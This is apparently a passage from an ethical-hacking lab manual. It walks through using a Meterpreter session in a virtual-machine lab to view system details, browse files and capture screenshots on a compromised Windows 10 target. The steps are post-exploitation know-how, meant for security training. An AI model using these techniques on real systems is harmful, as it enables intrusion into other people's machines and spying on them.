


Figure 1.5.18: Security warning on executing the exe file

28. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.


T A S K 5 . 5**Establish a Remote Session**

Figure 1.5.19: Open Meterpreter session

30. Right-click on the target host and navigate to **Meterpreter 1 → Interact → Meterpreter Shell**.




Figure 1.5.20: Interact using Meterpreter

31. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.

```
meterpreter > sysinfo
Computer       : WINDOWS10
OS             : Windows 10 (10.0 Build 18362)
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows

meterpreter >
```

Figure 1.5.21: View system information

32. Right-click on the target host and navigate to **Meterpreter 1 → Explore → Browse Files**.




Figure 1.5.22: Select Browse Files

33. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.
34. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.




Figure 1.5.23: Browse Files

35. Right-click on the target host and navigate to **Meterpreter 1 → Explore → Screenshot**.




Figure 1.5.24: Select Screenshot option

36. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.

